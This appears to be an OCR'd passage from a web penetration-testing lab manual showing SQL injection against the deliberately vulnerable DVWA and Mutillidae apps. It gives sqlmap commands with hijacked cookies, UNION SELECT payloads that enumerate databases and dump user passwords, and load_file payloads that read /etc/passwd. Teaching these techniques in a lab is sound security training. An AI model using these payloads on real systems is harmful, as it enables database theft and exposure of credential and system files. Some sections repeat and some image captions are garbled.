
- Using webcruiser



Brute Force

First, input any username and password which are wrong, here we input 123 and 456:


submit it and switch to the "Resend" tab.



g) Automated SQL injection using SQLmap:

- Take the cookie using the temper data plugin

- Take the url of the website




- Go application, backtrack, exploitation tools, web exploitation tools, sqlmap

Write the command


python sqlmap.py –u 'url' –cookie 'cookie' --dbs

- We will get all the databases



- Change the command to put the data base name and show the tables in that database


- Change the command to put the data base name and table name and to show the users in that database



- Put the command to show all users information


- It will ask if he has to do dictionary attack, answer yes

h) Automated SQL injection using SQLmap:



- Take the cookie using the temper data plugin

- Take the url of the website




- Go application, backtrack, exploitation tools, web exploitation tools, sqlmap

Write the command

python sqlmap.py –u 'url' –cookie 'cookie' --dbs

- We will get all the databases




- Change the command to put the data base name and show the tables in that database

- Change the command to put the data base name and table name and to show the users in that database

- Put the command to show all users information

- It will ask if he has to do dictionary attack, answer yes

i) Advanced SQL Commands:



- Sometimes we cant use the SQL injection tool because of the firewall. So you need to depend on yourself manually. You need to know the no of columns in the table and through this way you can run the commands on the server. We will use the technique order by.
- Make the security medium in DVWA
- Go to SQL injection and put query by entering user id

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

- After user id, put the order by (n0) --, ie 5—then decrease it

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 order by 5-- &Submit=Submit#

You will get error


- It will work when order by 2--, so there is 2 columns

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 order by 2-- &Submit=Submit#

- We want to know the affected column, so we can run the commands we want to run, so we will use union select. We can download tool called hack bar to write the commands


http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,2-- &Submit=Submit#

- The affected column is 2




- To know the database, write

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,database()-- &Submit=Submit#




- To know the user, write

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,user()-- &Submit=Submit#




- To know the version

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select 1,version()-- &Submit=Submit#



- To query the data in the SQL database

http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 UNION select distinct(table_schema), null FROM information_schema.tables --&Submit=Submit#



User ID:

Submit

```
ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: admin
Surname: admin

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: information_schema
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: dvwa
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: mysql
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: owasp10
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: tikiwiki
Surname:

ID: 1 UNION select distinct(table_schema), null FROM information_schema.tables--
First name: tikiwiki195
Surname:
```

- To see the tables in the database DVWA http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select table_name, null from information_schema.tables where table_schema=dvwa -- &Submit=Submit#
- But you need to encode dvwa


http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select table_name, null from information_schema.tables where table_schema=0x64767761 -- &Submit=Submit#


Vulnerability: SQL Injection

User ID:


Submit


```
ID: 2 union select table_name, null from information_schema.tables where table_schema=0x64767761 --
First name: Gordon
Surname: Brown

ID: 2 union select table_name, null from information_schema.tables where table_schema=0x64767761 --
First name: guestbook
Surname:

ID: 2 union select table_name, null from information_schema.tables where table_schema=0x64767761 --
First name: users
Surname:
```





- To see the users in the database DVWA http://192.168.52.134/dvwa/vulnerabilities/sqli/?id=2 union select first_name, password from dvwa.users -- &Submit=Submit#





j) Read files by sql injection:


- Use the union select nul – to know the number of tables and number of columns in the table.
- Go to mutillidae, then injections, SQLi extract data, user info. Write

'union select null --

- You will get error message


- Increase the no of nuls until you don't get error. After 5 nulls I got the answer

'union select null, null, null, null, null--



- To load the file, change one of the commands to load_file('/etc/passwd/')


- You can insert in the database the value we want



k) Understanding Blind SQL injection :

- We depended before in the error message. In blind SQL injection we will depend on sql injection without errors. Go to blind sql injection in dvwa> Make the security medium.
- To get the no of columns, write in the box

1 union select null,null--




- Another technique is to write 1 union select 1,2--
- To load file,

1 union select 1, load_file (/etc/passwd)—

